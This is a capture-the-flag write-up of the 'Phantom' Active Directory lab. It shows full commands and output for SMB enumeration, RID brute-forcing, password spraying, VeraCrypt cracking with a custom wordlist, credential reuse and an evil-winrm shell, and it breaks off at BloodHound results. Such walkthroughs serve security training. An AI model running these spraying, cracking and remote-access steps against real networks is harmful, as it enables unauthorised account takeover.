
Phantom is a Windows machine running Active Directory. Guest authentication over SMB makes it possible to enumerate shares and recover an onboarding email template from the Public share. That template leaks a starter password which, when sprayed against enumerated domain users, leads to valid credentials for ibryant. Access to the Departments Share then exposes an encrypted VeraCrypt container inside an IT backup directory.
After cracking the container password with a small targeted wordlist based on the company naming convention, a VyOS backup reveals another credential that works for svc_sspr. BloodHound then shows a path through ICT Security to AddAllowedToAct on the domain controller. That relationship can be leveraged to take over crose, abuse resource-based constrained delegation, retrieve a service ticket for Administrator, and dump the NTDS database, ending with a shell as phantom\administrator.
nmap scan:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ nmap -sC -sV -Pn -oA nmap/output 10.129.1.121
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-07 15:45 EST
Nmap scan report for phantom.vl (10.129.1.121)
Host is up (0.051s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-07 20:45:59Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: PHANTOM
|   NetBIOS_Domain_Name: PHANTOM
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: phantom.vl
|   DNS_Computer_Name: DC.phantom.vl
|   DNS_Tree_Name: phantom.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-07T20:46:02+00:00
|_ssl-date: 2026-03-07T20:46:42+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC.phantom.vl
| Not valid before: 2026-03-06T20:42:47
|_Not valid after:  2026-09-05T20:42:47
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-03-07T20:46:04
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.03 seconds
Notable open ports:
- 53 (DNS)
- 88 (Kerberos)
- 135, 593 (MSRPC)
- 139, 445 (SMB)
- 389, 3268 (LDAP)
- 3389 (RDP)
Active Directory:
- domain:
phantom.vl - hostname:
DC
I added phantom.vl, DC.phantom.vl, and DC to /etc/hosts, then started with SMB enumeration. Guest authentication was enabled:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ netexec smb 10.129.1.121 -u 'a' -p ''
SMB         10.129.1.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.1.121    445    DC               [+] phantom.vl\a: (Guest)
With guest access, I listed the shares:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ netexec smb 10.129.1.121 -u 'a' -p '' --shares
SMB         10.129.1.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.1.121    445    DC               [+] phantom.vl\a: (Guest)
SMB         10.129.1.121    445    DC               [*] Enumerated shares
SMB         10.129.1.121    445    DC               Share           Permissions     Remark
SMB         10.129.1.121    445    DC               -----           -----------     ------
SMB         10.129.1.121    445    DC               ADMIN$                          Remote Admin
SMB         10.129.1.121    445    DC               C$                              Default share
SMB         10.129.1.121    445    DC               Departments Share
SMB         10.129.1.121    445    DC               IPC$            READ            Remote IPC
SMB         10.129.1.121    445    DC               NETLOGON                        Logon server share
SMB         10.129.1.121    445    DC               Public          READ
SMB         10.129.1.121    445    DC               SYSVOL                          Logon server share
The only readable non-default share was Public, so I spidered the accessible shares with netexec:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ netexec smb 10.129.1.121 -u 'a' -p '' -M spider_plus
SMB         10.129.1.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.1.121    445    DC               [+] phantom.vl\a: (Guest)
SPIDER_PLUS 10.129.1.121    445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.1.121    445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.1.121    445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.1.121    445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.1.121    445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.1.121    445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.1.121    445    DC               [*]  OUTPUT_FOLDER: /home/kali/.nxc/modules/nxc_spider_plus
SMB         10.129.1.121    445    DC               [*] Enumerated shares
SMB         10.129.1.121    445    DC               Share           Permissions     Remark
SMB         10.129.1.121    445    DC               -----           -----------     ------
SMB         10.129.1.121    445    DC               ADMIN$                          Remote Admin
SMB         10.129.1.121    445    DC               C$                              Default share
SMB         10.129.1.121    445    DC               Departments Share
SMB         10.129.1.121    445    DC               IPC$            READ            Remote IPC
SMB         10.129.1.121    445    DC               NETLOGON                        Logon server share
SMB         10.129.1.121    445    DC               Public          READ
SMB         10.129.1.121    445    DC               SYSVOL                          Logon server share
SPIDER_PLUS 10.129.1.121    445    DC               [+] Saved share-file metadata to "/home/kali/.nxc/modules/nxc_spider_plus/10.129.1.121.json".
SPIDER_PLUS 10.129.1.121    445    DC               [*] SMB Shares:           7 (ADMIN$, C$, Departments Share, IPC$, NETLOGON, Public, SYSVOL)
SPIDER_PLUS 10.129.1.121    445    DC               [*] SMB Readable Shares:  2 (IPC$, Public)
SPIDER_PLUS 10.129.1.121    445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.1.121    445    DC               [*] Total folders found:  0
SPIDER_PLUS 10.129.1.121    445    DC               [*] Total files found:    1
SPIDER_PLUS 10.129.1.121    445    DC               [*] File size average:    14.22 KB
SPIDER_PLUS 10.129.1.121    445    DC               [*] File size min:        14.22 KB
SPIDER_PLUS 10.129.1.121    445    DC               [*] File size max:        14.22 KB
This found a single file in Public:
{
  "Public": {
    "tech_support_email.eml": {
      "atime_epoch": "2024-07-06 12:08:50",
      "ctime_epoch": "2024-07-06 12:08:50",
      "mtime_epoch": "2024-07-06 12:09:28",
      "size": "14.22 KB"
    }
  }
}
I downloaded the share by adding -o download_flag=true to the previous netexec command. The file was an email with an attached PDF:
┌──(kali㉿kali)-[~/…/HTB/Phantom/10.129.1.121/Public]
└─$ cat tech_support_email.eml
Content-Type: multipart/mixed; boundary="===============6932979162079994354=="
MIME-Version: 1.0
From: alucas@phantom.vl
To: techsupport@phantom.vl
Date: Sat, 06 Jul 2024 12:02:39 -0000
Subject: New Welcome Email Template for New Employees

--===============6932979162079994354==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Dear Tech Support Team,

I have finished the new welcome email template for onboarding new employees.

Please find attached the example template. Kindly start using this template for all new employees.

Best regards,
Anthony Lucas

--===============6932979162079994354==
Content-Type: application/pdf
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="welcome_template.pdf"

JVBERi0xLjcKJcOkw7zDtsOfCjIgMCBvYmoKPDwvTGVuZ3RoIDMgMCBSL0ZpbHRlci9GbGF0ZURl
<...snip...>
I extracted and decoded the attachment with munpack:
┌──(kali㉿kali)-[~/…/Phantom/10.129.1.121/Public/extracted]
└─$ munpack ../tech_support_email.eml
welcome_template.pdf (application/pdf)
welcome_template.pdf

The PDF revealed a default onboarding password: Ph4nt0m@5t4rt!
Next, I enumerated usernames by brute-forcing RIDs:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ netexec smb 10.129.1.121 -u 'a' -p '' --rid-brute
SMB         10.129.1.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.1.121    445    DC               [+] phantom.vl\a: (Guest)
SMB         10.129.1.121    445    DC               498: PHANTOM\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.1.121    445    DC               500: PHANTOM\Administrator (SidTypeUser)
SMB         10.129.1.121    445    DC               501: PHANTOM\Guest (SidTypeUser)
SMB         10.129.1.121    445    DC               502: PHANTOM\krbtgt (SidTypeUser)
SMB         10.129.1.121    445    DC               512: PHANTOM\Domain Admins (SidTypeGroup)
SMB         10.129.1.121    445    DC               513: PHANTOM\Domain Users (SidTypeGroup)
SMB         10.129.1.121    445    DC               514: PHANTOM\Domain Guests (SidTypeGroup)
SMB         10.129.1.121    445    DC               515: PHANTOM\Domain Computers (SidTypeGroup)
SMB         10.129.1.121    445    DC               516: PHANTOM\Domain Controllers (SidTypeGroup)
SMB         10.129.1.121    445    DC               517: PHANTOM\Cert Publishers (SidTypeAlias)
SMB         10.129.1.121    445    DC               518: PHANTOM\Schema Admins (SidTypeGroup)
SMB         10.129.1.121    445    DC               519: PHANTOM\Enterprise Admins (SidTypeGroup)
SMB         10.129.1.121    445    DC               520: PHANTOM\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.1.121    445    DC               521: PHANTOM\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.1.121    445    DC               522: PHANTOM\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.1.121    445    DC               525: PHANTOM\Protected Users (SidTypeGroup)
SMB         10.129.1.121    445    DC               526: PHANTOM\Key Admins (SidTypeGroup)
SMB         10.129.1.121    445    DC               527: PHANTOM\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.1.121    445    DC               553: PHANTOM\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.1.121    445    DC               571: PHANTOM\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.1.121    445    DC               572: PHANTOM\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.1.121    445    DC               1000: PHANTOM\DC$ (SidTypeUser)
SMB         10.129.1.121    445    DC               1101: PHANTOM\DnsAdmins (SidTypeAlias)
SMB         10.129.1.121    445    DC               1102: PHANTOM\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.1.121    445    DC               1103: PHANTOM\svc_sspr (SidTypeUser)
SMB         10.129.1.121    445    DC               1104: PHANTOM\TechSupports (SidTypeGroup)
SMB         10.129.1.121    445    DC               1105: PHANTOM\Server Admins (SidTypeGroup)
SMB         10.129.1.121    445    DC               1106: PHANTOM\ICT Security (SidTypeGroup)
SMB         10.129.1.121    445    DC               1107: PHANTOM\DevOps (SidTypeGroup)
SMB         10.129.1.121    445    DC               1108: PHANTOM\Accountants (SidTypeGroup)
SMB         10.129.1.121    445    DC               1109: PHANTOM\FinManagers (SidTypeGroup)
SMB         10.129.1.121    445    DC               1110: PHANTOM\EmployeeRelations (SidTypeGroup)
SMB         10.129.1.121    445    DC               1111: PHANTOM\HRManagers (SidTypeGroup)
SMB         10.129.1.121    445    DC               1112: PHANTOM\rnichols (SidTypeUser)
SMB         10.129.1.121    445    DC               1113: PHANTOM\pharrison (SidTypeUser)
SMB         10.129.1.121    445    DC               1114: PHANTOM\wsilva (SidTypeUser)
<...snip...>
I saved the output to rid-output and extracted the user accounts:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ cat rid-output | grep SidTypeUser | awk -F'\\\\' '{print $2}' | awk '{print $1}' > users

┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ cat users
Administrator
Guest
krbtgt
DC$
svc_sspr
rnichols
pharrison
wsilva
<...snip...>
With the users list, I sprayed the starter password:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ netexec smb 10.129.1.121 -u users -p 'Ph4nt0m@5t4rt!' --continue-on-success
SMB         10.129.1.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.1.121    445    DC               [-] phantom.vl\Administrator:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\Guest:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\krbtgt:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\DC$:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\svc_sspr:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\rnichols:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\pharrison:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\wsilva:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\elynch:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\nhamilton:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\lstanley:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\bbarnes:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\cjones:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\agarcia:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\ppayne:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
SMB         10.129.1.121    445    DC               [-] phantom.vl\ssteward:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\wstewart:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.1.121    445    DC               [-] phantom.vl\crose:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\twright:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\fhanson:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\cferguson:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\alucas:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\ebryant:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\vlynch:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\ghall:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\ssimpson:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\ccooper:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
SMB         10.129.1.121    445    DC               [-] phantom.vl\vcunningham:Ph4nt0m@5t4rt! STATUS_LOGON_FAILURE
This returned one hit:
[+] phantom.vl\ibryant:Ph4nt0m@5t4rt! I confirmed the credentials and checked share access as ibryant:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ netexec smb 10.129.1.121 -u ibryant -p 'Ph4nt0m@5t4rt!'
SMB         10.129.1.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.1.121    445    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!

┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ netexec smb 10.129.1.121 -u ibryant -p 'Ph4nt0m@5t4rt!' --shares
SMB         10.129.1.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.1.121    445    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
SMB         10.129.1.121    445    DC               [*] Enumerated shares
SMB         10.129.1.121    445    DC               Share           Permissions     Remark
SMB         10.129.1.121    445    DC               -----           -----------     ------
SMB         10.129.1.121    445    DC               ADMIN$                          Remote Admin
SMB         10.129.1.121    445    DC               C$                              Default share
SMB         10.129.1.121    445    DC               Departments Share READ
SMB         10.129.1.121    445    DC               IPC$            READ            Remote IPC
SMB         10.129.1.121    445    DC               NETLOGON        READ            Logon server share
SMB         10.129.1.121    445    DC               Public          READ
SMB         10.129.1.121    445    DC               SYSVOL          READ            Logon server share
I tried downloading Departments Share with netexec, but didn’t find anything useful. However, smbclient exposed more of the directory structure:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ smbclient //10.129.1.121/'Departments Share' -U ibryant
Password for [WORKGROUP\ibryant]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul  6 12:25:31 2024
  ..                                DHS        0  Thu Aug 14 07:55:49 2025
  Finance                             D        0  Sat Jul  6 12:25:11 2024
  HR                                  D        0  Sat Jul  6 12:21:31 2024
  IT                                  D        0  Thu Jul 11 10:59:02 2024

                6127103 blocks of size 4096. 1558418 blocks available
smb: \> ls Finance\
  .                                   D        0  Sat Jul  6 12:25:11 2024
  ..                                  D        0  Sat Jul  6 12:25:31 2024
  Expense_Reports.pdf                 A   709718  Sat Jul  6 12:25:11 2024
  Invoice-Template.pdf                A   190135  Sat Jul  6 12:23:54 2024
  TaxForm.pdf                         A   160747  Sat Jul  6 12:22:58 2024

                6127103 blocks of size 4096. 1558434 blocks available
smb: \> ls HR\
  .                                   D        0  Sat Jul  6 12:21:31 2024
  ..                                  D        0  Sat Jul  6 12:25:31 2024
  Employee-Emergency-Contact-Form.pdf      A    21861  Sat Jul  6 12:21:31 2024
  EmployeeHandbook.pdf                A   296436  Sat Jul  6 12:16:25 2024
  Health_Safety_Information.pdf       A  3940231  Sat Jul  6 12:20:39 2024
  NDA_Template.pdf                    A    18790  Sat Jul  6 12:17:33 2024

                6127103 blocks of size 4096. 1559200 blocks available
smb: \> ls IT\
  .                                   D        0  Thu Jul 11 10:59:02 2024
  ..                                  D        0  Sat Jul  6 12:25:31 2024
  Backup                              D        0  Sat Jul  6 14:04:34 2024
  mRemoteNG-Installer-1.76.20.24615.msi      A 43593728  Sat Jul  6 12:14:26 2024
  TeamViewerQS_x64.exe                A 32498992  Sat Jul  6 12:26:59 2024
  TeamViewer_Setup_x64.exe            A 80383920  Sat Jul  6 12:27:15 2024
  veracrypt-1.26.7-Ubuntu-22.04-amd64.deb      A  9201076  Sun Oct  1 16:30:37 2023
  Wireshark-4.2.5-x64.exe             A 86489296  Sat Jul  6 12:14:08 2024

                6127103 blocks of size 4096. 1559444 blocks available
The IT folder stood out immediately because it contained a Backup directory and a VeraCrypt package. That was a good indicator that the backup might be an encrypted container:
smb: \> cd IT\Backup\
smb: \IT\Backup\> ls
  .                                   D        0  Sat Jul  6 14:04:34 2024
  ..                                  D        0  Thu Jul 11 10:59:02 2024
  IT_BACKUP_201123.hc                 A 12582912  Sat Jul  6 14:04:14 2024

                6127103 blocks of size 4096. 1561783 blocks available
smb: \IT\Backup\> get IT_BACKUP_201123.hc
getting file \IT\Backup\IT_BACKUP_201123.hc of size 12582912 as IT_BACKUP_201123.hc (1172.5 KiloBytes/sec) (average 1172.5 KiloBytes/sec)
At the beginning of the box there was a hint about building a wordlist. Since the environment was clearly using the company name in multiple places, I generated a small targeted list rather than trying something huge:
generate_wordlist.sh:
#!/bin/bash

company_name=("Phantom" "Ph4nt0m")
years=("2026" "2025" "2024" "2023" "2022")
special_char=("!" "@" "#" "$")

for name in "${company_name[@]}"; do
  for year in "${years[@]}"; do
    for char in "${special_char[@]}"; do
      echo "${name}${year}${char}"
      echo "${name}${char}${year}"
      echo "${name}${year}"
      echo "${name}${char}"
    done
  done
done
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ sudo chmod +x generate_wordlist.sh
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ ./generate_wordlist.sh > wordlist.txt
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ cat wordlist.txt
Phantom2026!
Phantom!2026
Phantom2026
Phantom!
Phantom2026@
Phantom@2026
Phantom2026
Phantom@
Phantom2026#
Phantom#2026
Phantom2026
Phantom#
Phantom2026$
Phantom$2026
Phantom2026
Phantom$
<...snip...>That was enough to crack the VeraCrypt password:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ hashcat -m 13721 IT_BACKUP_201123.hc wordlist.txt
hashcat (v6.2.6) starting

<...snip...>

IT_BACKUP_201123.hc:Phantom2023!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13721 (VeraCrypt SHA512 + XTS 512 bit (legacy))
Hash.Target......: IT_BACKUP_201123.hc
Time.Started.....: Sat Mar  7 16:34:50 2026 (8 secs)
Time.Estimated...: Sat Mar  7 16:34:58 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        8 H/s (3.76ms) @ Accel:64 Loops:500 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 64/160 (40.00%)
Rejected.........: 0/64 (0.00%)
Restore.Point....: 0/160 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:499500-499999
Candidate.Engine.: Device Generator
Candidates.#1....: Phantom2026! -> Phantom$
Hardware.Mon.#1..: Util: 84%

Started: Sat Mar  7 16:34:32 2026
Stopped: Sat Mar  7 16:34:59 2026
Password: Phantom2023!
Mounted the container:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ mkdir vc

┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ veracrypt --text IT_BACKUP_201123.hc ./vc
Enter password for /home/kali/Desktop/HTB/Phantom/IT_BACKUP_201123.hc:
Enter PIM for /home/kali/Desktop/HTB/Phantom/IT_BACKUP_201123.hc:
Enter keyfile [none]:
Protect hidden volume (if any)? (y=Yes/n=No) [No]:
Listing the mounted volume showed a few backups:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ ls ./vc
'$RECYCLE.BIN'         azure_vms_1104.json   splunk_logs_1102             ticketing_system_backup.zip
 azure_vms_0805.json   azure_vms_1123.json   splunk_logs1203              vyos_backup.tar.gz
 azure_vms_1023.json   splunk_logs_1003     'System Volume Information'
vyos_backup.tar.gz looked the most interesting, so I extracted it:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom/vc]
└─$ mkdir vyos_backup && tar -xvzf vyos_backup.tar.gz -C vyos_backup

<...snip...>
Inside the VyOS config at vc/vyos_backup/config/config.boot, I found a cleartext password:
<...snip...>

vpn {
    sstp {
        authentication {
            local-users {
                username lstanley {
                    password "gB6XTcqVP5MlP7Rc"
                }
            }
            mode "local"
        }
        client-ip-pool SSTP-POOL {
            range "10.0.0.2-10.0.0.100"
        }
        default-pool "SSTP-POOL"
        gateway-address "10.0.0.1"
        ssl {
            ca-certificate "CA"
            certificate "Server"
        }
    }
}

<...snip...>
The username here looked VPN-specific, but the password was still worth testing against the domain users I had already enumerated. That spray returned credentials for svc_sspr:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom-1]
└─$ netexec smb 10.129.2.14 -u users -p 'gB6XTcqVP5MlP7Rc' --continue-on-success
SMB         10.129.2.14     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.2.14     445    DC               [-] phantom.vl\Administrator:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB         10.129.2.14     445    DC               [-] phantom.vl\Guest:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB         10.129.2.14     445    DC               [-] phantom.vl\krbtgt:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB         10.129.2.14     445    DC               [-] phantom.vl\DC$:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
SMB         10.129.2.14     445    DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
<...snip...>
I was then able to log in over WinRM as svc_sspr:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ evil-winrm -i 10.129.1.121 -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_sspr\Documents> whoami
phantom\svc_sspr
*Evil-WinRM* PS C:\Users\svc_sspr\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\svc_sspr\desktop> ls

    Directory: C:\Users\svc_sspr\desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          3/7/2026  12:44 PM             34 user.txt
At this point, I wanted to further enumerate AD, so I used the valid credentials to collect BloodHound data:
┌──(kali㉿kali)-[~/Desktop/HTB/Phantom]
└─$ bloodhound-python -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc' -dc DC.phantom.vl --dns-tcp -ns 10.129.1.121 -c all -d phantom.vl --zip
INFO: Found AD domain: phantom.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.phantom.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.phantom.vl
INFO: Found 30 users
INFO: Found 61 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.phantom.vl
INFO: Done in 00M 11S
INFO: Compressing output into 20260307165713_bloodhound.zip
BloodHound showed outbound object control for svc_sspr:
